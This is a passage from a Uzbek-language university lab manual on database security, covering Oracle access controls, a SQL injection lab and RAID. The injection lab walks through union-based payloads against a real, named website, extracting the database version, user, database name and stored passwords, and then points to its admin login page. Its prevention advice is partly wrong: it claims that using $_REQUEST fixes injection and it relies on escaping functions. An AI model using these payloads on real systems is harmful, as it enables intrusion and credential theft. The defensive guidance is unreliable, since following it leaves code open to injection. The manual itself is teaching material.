1977 йилда ишга тушган дастурий маҳсулотларни ишлаб чиқиш лабораторияси(SDL) 1979 йилда Oracle в2 МББТни ишга туширди. Бу версия транзаксияларни қабул қилмасада SQL тилида ёзилган ва реляцион МБ асосида ишлаган. Oraclenинг биринчи версияси ассемблер тилида ёзилган бўлиб оператив хотирадан 128кб жой олган. У бу версиясини тарқатмаган шунинг учун хам унинг биринчи версияси *version_2* деб номланади. 2013 йилда янги версион-12c версияси ишлаб чиқилди, шунингдек у *cloud copmuting* ни хам ўз ичига олган.

Oracle МББТнинг асосий хавфсизлк параметрларидан бир бу рухсатларни чеклашдир. Oracle 7 хар бир фойдаланувчи учун МБнинг хар бир жадвалига чеклов ўрнатиши мумкин.

GRANT – бу оператор фойдаланувчиларга МБ дан фойдалашига руҳсатларни белгилайди. Унинг қуйидаги операциялари бор. Select-танлаш, insert- киритиш, update-янгилаш, delete-ўчириш.

Қуйидаги жадвалда жадвалнинг айни бир (salary) устунига рухсатни чеклашни кўрамиз.


6.1-жадвал. МБ алоҳида жадвали

ID	NAME	DEFT	PAYMENT_PERIOD	**SALARY**
1	JONES	10	WEEKLY	**120**
2	K1RKUP	10	MONTHLY	**900**
3	DAVIES	10	WEEKLY	**150**
4	ARMSTRON	20	MONTHLY	**1030**
5	KEMP	20	MONTHLY	**1005**
6	FISHER	30	WEEKLY	**150**

CREATE VIEW dbpayroll AS SELECT id, name, deft, payment_period FROM payroll WHERE deft = (SELECT deft FROM mysys_users WHERE

username = USER) WITH CHECK OPTION;

Бу мисолда саларй устуни кўриш учун чақирилмади.



6.1-расм. Oracle 12c МБнинг хавфсизлик схемаси

Oracle 12c да 4та хавфсизлик даражалари мавжуд:

1. Маҳфий таҳлил қисми: унда фойдаланувчиларни назоратлашнинг яширин усуллари киритилган бўлиб, улар ёрдамида фойдаланувчиларнин ҳақиқийлигини текшириш жараёнлари амалга иширилади;
2. Маълумотларни редаксиялаш: бу қисмда манзилларни ва маълумотларни ниқоблаш, уларни шифрлаш амаллари бажарилган. Шифрлаш алгоритми сифатида TDE берилган.
3. МБ тармоқлараро экрани(ТЕ): унда 3та ҳолат мавжуд:
   a. Рад етиш: унда келадиган пакетлар ТЕнинг шартларини қаноатлантирмайди ва орқага қайтиб кетади;
   b. Карантин: келган пакетнинг зарарли деб ўйлайди ёки ҳақиқийлигига шубҳа қилади ва ўзининг қора рўйҳатига қўшиб қўяди;

с. Руҳсат бериш: пакет шартларни қаноатлантиради ва хеч қандай шртларсиз киришга руҳсат беради.пакет шартларни қаноатлантиради ва хеч қандай шртларсиз киришга руҳсат беради.

Oracle 12c МБ да 3 хил хавфсизлик назорати мавжуд:

- Профилактик;
- Текширув;
- Администраторлик.

Бу назорат турлари маълумотларни шаффоф шифрлаш(TDE), жойлаш ва маълумотларни ниқоблаш, имтиёзли фойдаланувчиларни назоратлаш, имтиёзли фойдаланишларни таҳлиллаш, шартли аудит ва мавжуд қурилмаларни хавфсизлиги. Шунингдек oracle аудитни сақлаш ва МБ тармоқлараро экран мавжуд.

6.2-расм. Маълумотлар устида амаллар

Oracleда маълумотларни ҳимоялашнинг, шунингдек икки хил усули мавжуд:

Шаффоф маълумотларни шифрлаш (Transparent Data Encryption (TDE));

- Маълумотларни кўринишини ўзгартириш (redaction of display data);

Oracleда роллар *set_role* буйруғи билан берилади.

Роллар яратиш эса, *SQL> create role acme_hr_role identified using approles_package* буйруғи билан берилади.

Oracle 12c МББТ да прохй аутентификациялаш киритилган. Прохй аутентификациялаш жуда қисқа, JDBS уланиши ва буйруқлар қатори орқали амалга оширилади. Унда Proxy аутентификациялаш қуйидагича бўлади.

```
SYSTEM> grant create session to steve identified by steve_password;
SYSTEM> grant create session to sales_app_dba
    identified by sales_app_dba_password;
SYSTEM> alter user sales_app_dba grant connect through steve;
SYSTEM> connect steve[sales_app_dba]/steve_password;
SALES_APP_DBA>
```

Орасleда МБни ниқоблаш

Орасле Мбни ниқоблаш шахсий ва маҳфий маълумотлардан фойдаланганда мандатли ҳимоялаш ва маълумотларни хавфсизлигини таъминлашга ёрдам беради.

Топшириқ

Oracle 7ни ўрнатиб хавфсизлик параметрларини созлаш ва назорат саволларига жавоб ёзиш.

Назорат саволлари

1. Oracle версиялари имкониятлари ва хавфсизлик даражаларини ёритинг.
2. Қатъий аутентификациялаш нима?
3. Шаффоф маълумотларни шифрлаш ва маълумотлар кўринишини ўзгартириш нима?

7-Лаборатория иши

Мавзу: SQL инъекция хужумидан ҳимоялаш усуллари

Ишдан мақсад: Маълумотлар базасини SQL инъекциялар орқали бузилиши ва зарарланиши, шунингдек, МБдан маълумотлар ўғирланишини олдини олиш.

Назарий маълумотлар

SQL – тартибланган сўровлар тили бўлиб, реляцион модел асосида МБни бошаради. SQLда сўровлар орқали маълумотлар омборига маълумотлар киритиш, уларни ўзгартириш ёки ўчириш мумкин. Буларнинг барчаси қуйидаги буйруқлар орқали амалга оширилади:

- SELECT : омбордан маълумотларни чақиради;
- DELETE : омбордан маълумотларни ўчиради;
- INSERT : омборга маълумотларни киритади;
- REPLACE : агар омборга шунақа ёзув бўлса уни янгилайди, акс ҳолда қўшиб қўяди;
- UPDATE : омбордаги маълумотни ўзгартиради.

SQL нинг бошқа командалари маълумотлар омборини структурасини ташкил қилишда ишлатилади, яъни улар маълумотлар билан ишламайди.

- CREATE : маъумотлар омбори, жадвал ёки индекс яратади;
- ALTER : жадвал структурасини ўзгартиради;
- DROP : маълумотлар омборини ёки жадвални ўчиради;
- GET, POST : сўровлар жўнатиш;
- UNION : бирлаштириш буйруғи;
- /* : комментария бериш;
- Order by : саралаш.

Бу SQL тиллари Web иловаларнинг асосий қисмини ташкил этиб уларни бузишнинг бир неча усуллари мавжуддир:

DDOS Ҳужум : бу бугунги кундаги энг кенг тарқалган ва самарали сайтни ишдан чиқаришнинг осон йўли. Буни олдини олиш учун жуда кўп маблағ талаб қилинади. Сайтни DDOS хужумга тутадиган бўлса сайт хаттоки хафталаб ишламаслиги мумкин.

SQL инъексия ёрдамида сайт бузиш : Буни оддий фойдаланувчи амалга ошира оламайди. Буни амалга ошириш учун кам бўлса хам тажриба талаб қилинади.

Ишлаш тартиби қуйидагича: Махсус хатоликларни чиқарувчи кодлар ёрдамида сайтнинг ёпиқ ва кириш мумкин бўлмаган жойларга йўл очилиши, фойдаланувчиларнинг ва ҳаттоки администнинг логин ва паролини қўлга киритиши мумкин.

SQL инъекцияни бажариш. GET сўрови билан қуйидаги сўров юборилган бўлса, http://una.ge/eng/artdetail.php?group=articles&id=102

ID=102 бўлган қатор ҳақида ахборот беради.

Агар ID га 101 қиймат берсак у буни қабул қилиб 101-қаторни очиб берса демак, 102-1 буйруғини бажарганимизда хам муваффақиятли натижа бериши лозим.

http://una.ge/eng/artdetail.php?group=articles&id=102-1

агар бу буйруқ бажарилса, бу МБ устида бир неча амалларни бажариш мумкин.

select * from news where sec_id=id and page=2

and page=2 буйруғи нотўғри қайта ишланиши мумкин. Агар “ID” дан кейин комментария ишлатилса, бу хатолик йўқолади.

Select * from news where sec_id=102 /* and page=2

Энди union буйруғи ёрдамида чиқиши керак бўлган маълумотларни бирлаштирамиз. Бу буйруқ MS SQLнинг 4 ва ундан кейинги верисияларида ишлайди. Унинг икки хил усули мавжуд:

http://una.ge/eng/artdetail.php?group=articles&id=102 union select 1/*

Бунда хато чиқиши мумкин, чунки майдонлар сони бир эмас бир неча бўлади. Union select 1,2/* бўлганда хам хато чиқиши мумкин.

http://una.ge/eng/artdetail.php?group=articles&id=102 union select 1,2,3,4,5,6,7,8,9/*. Энди хаммаси хатосиз ишлайди.

Order by ёрдамида сарлаймиз.

http://una.ge/eng/artdetail.php?group=articles&id=102 order by 5/*

хато чиқмади демак, майдонлар сони минимум 5та. Яна уриниб кўрамиз order by 13/*. Бунда хато, демак майдонлар 13 тадан кам. Шу тариқа 12, 11, 10, 9 ни киритамиз ва майдонлар сони 9 та еканлигига ега бўламиз. Демак натижавий буйруқни киритамиз.

http://una.ge/eng/artdetail.php?group=articles&id=102 union select 1,2,3,4,5,6,7,8,9/*

MySQL нинг версиясини аниқлаш учун қуйидагини киритиш кифоя:

http://una.ge/eng/artdetail.php?group=articles&id=102 union select 1,2,version(),4,5,6,7,8,9/*

Фойдаланувчи номини аниқлаш учун эса,

http://una.ge/eng/artdetail.php?group=articles&id=102 union select 01,2,user(),4,5,6,7,8,9/*

МБ номини аниқлаш учун эса,

http://una.ge/eng/artdetail.php?group=articles&id=102 union select 1,2,database(),4,5,6,7,8,9/*

хаттоки паролни хам аниқлаш мумкин:

http://una.ge/eng/artdetail.php?group=articles&id=102 union select 1,2,passwd,4,5,6,7,8,9 from user/*

энди қуйидаги логин саҳифасига кириб логин ва паролни киритиб Мбга эгалик қилишимиз мумкин.

http://una.ge/admineng/login.php

SQL инъекциянинг олдини олиш усуллари. 1. POST ёки GET сўровлари билан база тузганда юқоридаги хужумни амалга ошириш мумкин. Агар REQUEST сўровидан фойдаланилса, бу муаммо ўз ечимини топади.

$a = htmlspecialchars($_REQUEST['a']);

2. Экранда чиқадиган маълумотларни рақамли кўринишга хам ўтказса

бўлади.

```
$a = intval($a);
```

3. Барчасини текст форматидаги кўринишга ўтказиш. Бунда mysql_real_escape_string() буйруғидан фойдаланилади. Бу махсус унессапед_стринг қаторлар билан экранлайди. Натижада буйруқлардан бемалол фойдалансак бўлади.

```
$a = mysql_real_escape_string($_POST['a']);
```

Янада филтирлаш амалга ошириш учун эса қуйидагибуйруқ бажарилиши лозим.

```
$a = trim(mysql_real_escape_string(htmlspecialchars($_POST['a'])));
```

Топшириқ

Ҳозирги мавжуд SQL инъекция хужумларидан бирини қўллаб ундан химоялашни кўрсатиш ва назорат саволларига жавоб ёзиш.

Назорат саволлари

1. SQL инеъкциянинг қандай турлари ҳозирда кенг тарқалган?
2. SQL инеъкциядан химоялашнинг қандай чоралари мавжуд?
3. МБ жадвалининг стандарт ва ностандарт исмларига мисоллар келтиринг(login, password).

8-Лаборатория иши

Мавзу: Маълумотлар базасини RAID тизимлари ёрдамида ҳимоялаш


Ишдан мақсад: Компьютер тизимларида ахборот хавфсизлигини таъминлаш воситаларини ўрганиш, RAID системаларининг ишлаш принципини тахлил қилиш ва амалий кўникма ҳосил қилиш.

Назарий қисм.

Маълумотларни сақлашда хозирги кунда RAID системалари жуда кенг қўлланилади. RAID инглизча **Redundant array of independent/inexpensive disks («избыточный массив независимых дисков»)** сўзларининг бош ҳарфларидан келиб чиққан. RAID назарияси бешта асосий принципдан – бешта сирли сўздан ташкил топган. Бу **Массив** (Array), **Акслантириш** (Зеркалирование Mirroring), **Дуплекс** (Duplexing), **Навбатма–навбат**(Чередование Striping) ва **Жуфтлик** (Четность Parity).

Массив деб, марказлашган ҳолда созланадиган, шакллантириладиган, ва бошқариладиган бир нечта жамлагичларга айтилади. Мантиқий массив – бу юқори даражали кўрсаткич бўлиб, тизимнинг физик тавсифлари ҳисобга олинмайди. Мантиқий дисклар сони ва хажми жиҳатидан физик дисклар билан мос тушмайди. Операцион тизим учун массив бир бутун катта диск деб қаралади.


Акслантириш – тизимнинг ишончлилигини ошириш имконини берувчи технология. Акслантириш технологияда ишловчи RAID массив ахборотни бир вақтни ўзида иккита дискка ёзади, яъни маълумотлар «кўзгу(акси)»си яратилади. Битта диск ишдан чиқса, иккинчи дискда ахборот сақланиб қолади.



8.1-расм. Акслантириш


Бундай ҳимоя жуда қимматга тушади, чунки битта винчестер тизимнинг унумдорлигига таъсири йўқ.

Дуплекс – акслантириш ғоясининг ривожланганлигидир. Бу ҳолатда ишончлилик даражаси жуда юқори бўлиб, қаттиқ дискнинг икки баробар кўп бўлишини талаб қилади. Бунда харажат ҳам икки баробар бўлиб, тизимга иккита мустақил равишда ишлайдиган RAID контроллер ўрнатилади.



8.2-расм. Дуплекс

Навбатма– навбат – тизимнинг тезлигининг оширишнинг аъло даражадаги имкониятидир. Кўриниб турибдики, агар ўқиш ва ёзишни бир нечта дискда параллел олиб борилса, тезликда ютиб чиқиш мумкин. Бу қандай амалга оширилади? Ёзилаётган файлни маълум ўлчамдаги қисмларга бўлиб, бир вақтнинг ўзида ҳамма жамлагичларга юборилади. Шундай бўлаклар кўринишида файллар сақланади. Ўқилганда ҳам, «бўлак»лаб ўқилади. «Бўлак» ўлчами минимал 1 байт бўлади, одатда йирик бўлаклар 512 байт (сектор) қўлланилади.



8.3-расм. Навбатма– навбат

Жуфтлик ўзида акслантиришнинг (юқори ишончлилиги) ва навбатма–навбатнинг (юқори тезликда ишлаши) фазилатларини бирлаштирган альтернатив қарордир.

Агар ахборотнинг I блоки бўлса ва у асосида яна битта қўшимча экстраблок ҳисобланса, ҳосил бўлган (I+1) блокдан битта диск ишдан чиқса ҳам, ахборотни қайта тиклаш имконияти мавжуддир.

Блокларнинг диск бўйлаб тарқатилиши навбатма– навбат технологияси каби амалга оширилади. Экстраблок алоҳида жамлагичга ҳам ёзилиши мумкин, дискларга бўлиб ташланиши ҳам мумкин.

Экстраблокда нима сақланади? Одатда, экстраблокнинг хар бир бити ҳамма I блоклар битининг йиғиндисидан иборат, аниқроғи XOR мантиқий амалининг бажарилиш натижасидан иборат. XOR – антиқий оператор бўлиб, уни такроран ишлатилиши бошланғич натижани беради, яъни (A XOR B) XOR B = A. Бу қоида операндларнинг хар қандай миқдорида қўлланилади.


Жуфтликни қўллаш жуда афзалдир, чунки навбатма–навбатлик ҳисобига ишлаш тезлиги ортади, акслантириш ҳисобига ишончлилиги сақланиб қолади, аммо массивнинг «ишлатилмайдиган» хажми камаяди ва сиғими битта дискни ташкил қилади, яъни массивда бешта диск бўлса, 20% сиғимни йўқотади.

Жуфтликни ўзига яраша камчилиги бор. Экстраблокни шакллантириш учун ҳисоб– китоб талаб қилинади. Буни жуда тез бажариш керак. Агар бу ишни марказий процессорга юкланса, тизим жуда секин ишлайди. Шунинг учун «ҳисоблашни ўз зиммасига оладиган» нархи қиммат бўлган RAID-контроллерлардан фойдаланиш керак бўлади.


Шахсий компьютерлар учун махсус қурилма орқали RAID системасини ташкил қилса бўлади. Масалан, **PCI IDE** RAID қурилмаси. RAID системалари икки турга бўлинади: оддий (single) ва таркибий (multiple) RAID массив. Таркибий (multiple) RAID массив таркиби иккита оддий массивдан иборат.

Жумладан RAID 0, RAID 1, RAID 2, RAID 3, RAID 4, RAID 5 ва уларнинг комбинациясидан яна RAID 0+1, RAID 1+0 кабилари хам мавжуд.


RAID 0 (“*Striping— «чередование»*”) – икки ёки ундан ортиқ бўлган дисклардан иборат бўлиб, унга ёзилаётган маълумотлар (A_i массив кўринишида) кетма – кетлик билан хар дискка ёзилади.




RAID 1 (*Mirroring — «зеркало»*) – иккита винчестердан иборат бўлиб, иккита винчестерга ҳам маълумот массив кўринишида ёзилади. Лекин бу ҳолатда маълумотлар фақат биринчи винчестердан ўқилиб, иккаласига ҳам ёзилади. Бунинг афзаллиги маълумотлар бир хил нусхаланиб, битта винчестер ишдан чиққан пайтда хам иккинчи винчесторда сақланиб қолишидир.



RAID 2 – маълумотлар ва хатолик кодлар сақланадиган иккита гурух жамламасидан иборатдир. Бунда хам маълумотларни ёзиш RAID 0 каби амалга оширилади.




RAID 3 – бир нечта дисклар жамламасидан иборат бўлиб, унга ёзилаётган маълумот ўлчами 1 байтдан бўлган қисмларга ажратилади. Ажратилган маълумотлар n-1 та (n – умумий дисклар сони) дискка ёзилади. Қолган биттасига эса ажратилган қисмлар ҳақида маълумот ёзилади. Бунинг афзаллиги, битта диск зарарланганда умумий маълумотнинг 1 байти зарарланади. Бу эса маълумотнинг бирданига йўқолиб кетишининг олдини олади.



RAID 4 – бу худди RAID 3 каби бўлиб, бунда маълумотлар 1 байтдан эмас, n та дискка тенг тақсимланади.

RAID 5 – бунда хам дисклар массив кўринишида бўлади. Маълумотларни ўқиш ва ёзишда ёрдамчи маълумотлардан фойдаланилади, яъни ёрдамчи маълумотлар хар бир файлнинг қисмини (массив кўринишида) қаерда жойлашганлиги хақидаги маълумотдан фойдаланади.

RAID 0+1




Афзаллиги, RAID 5 тежамкорлиги ва юқори даражали бўлганлиги учун қолганларидан олдинги ўринда туради.

RAID 0+1 усулида олдин параллел кейин кетма-кет ёзади.

RAID 1+0 эса аксинча олдин кетма-кет кейин параллел ёзади.

RAID 1+0



8.1-расм. RAID контроллерини аппарат кўриниши

Топшириқ

Жадвални тўлдиринг, камида 3 та фирманинг RAID тизмини ишлаш принципларини ўрганиб, уларни таққослаш жадвалини ҳосил қилинг. Назорат саволларига жавоб ёзинг.

	RAID 0	**RAID 1**	**RAID 3**	**RAID 5**	**RAID 6**	**RAID 7**	**RAID 10**
Қўлланилган технологияси							
Қандай контроллерга эга?							
Қаттиқ дисклар сони							

Маълумотларни қайта тиклаш							

Назорат учун саволлар

1. Ташқи қурилмалар хавфсизлигини таъминлаш йўллари ва воситалари?
2. RAID массивлари қандай технологиялар асосида ишлайди?
3. Массив деганда нимани тушунасиз?
4. Маълумотларни захира нусхасини яратувчи бошқа қандай тизимлар (қурилмалар) мавжуд?

АДАБИЁТЛАР

1. С.К. Ғаниев, М.М. Каримов, К.А. Ташев. Ахборот хавфсизлиги. Ахборот-коммуникацион тизимлар хавфсизлиги. Алоқачи. Тошкент. 2008.
2. А.В.Черемушкин. Криптографические протоколы основные свойства и уязвимости. Москва. Издательский центр «Академия». 2009.
3. Б.Я.Рябко, А.Н.Фионов. Криптографические методы защиты информации. Москва. Горячая линия - Телеком. 2005.
4. В.Олифер, Н.Олифер. Компьютерные сети. Принципи, технологии, протоколы: Учебник для вузов. 4-е изд. – СПб.: Питер, 2010, -944с.:ил.
5. В. С. Горбатов, О. Ю. Полянская. Основы технологии PKI. - М.: Горячая линия-Телеком, 2004. - 248 с: ил.
6. Нилс Фергюссон, Брюс Шнайер. Практическая криптография.: Пер. с англ.-М:Издательский дом «Вильямс», - 2005. -424 с. :ил.
7. William Stallings. Cryptography and Network Security Principles and Practices, Fourth Edition. Publisher : Prentice Hall. Pub Date : November 16, 2005. Pages : 592

МУНДАРИЖА

“Маълумотлар базаси
хавфсизлиги” фанидан
лаборатория
машғулотларни бажариш
учун услубий кўрсатма

ТАТУ илмий-услубий
кенгаши мажлисида
кўрилган ва чоп этишга
тавсия этилган.
Қайднома №_____
«__»__ 20*16* й.

Муаллифлар. Д.Я.Иргашева, Ш.З.Исломов

Тузувчилар: «Ахборот хавфсизлиги» кафедраси мудири Иргашева Д.Я.
«Ахборот хавфсизлиги» кафедраси ассистенти Исломов Ш.З.

Бичими 60x84 1/16
Босма табоғи _____ Адади____
Буюртма №____

Тошкент ахборот технологиялари университети «ALOQACHI» нашриёт – матбаа марказида чоп этилди.
Тошкент ш., Амир Темур кўчаси, 108 – уй.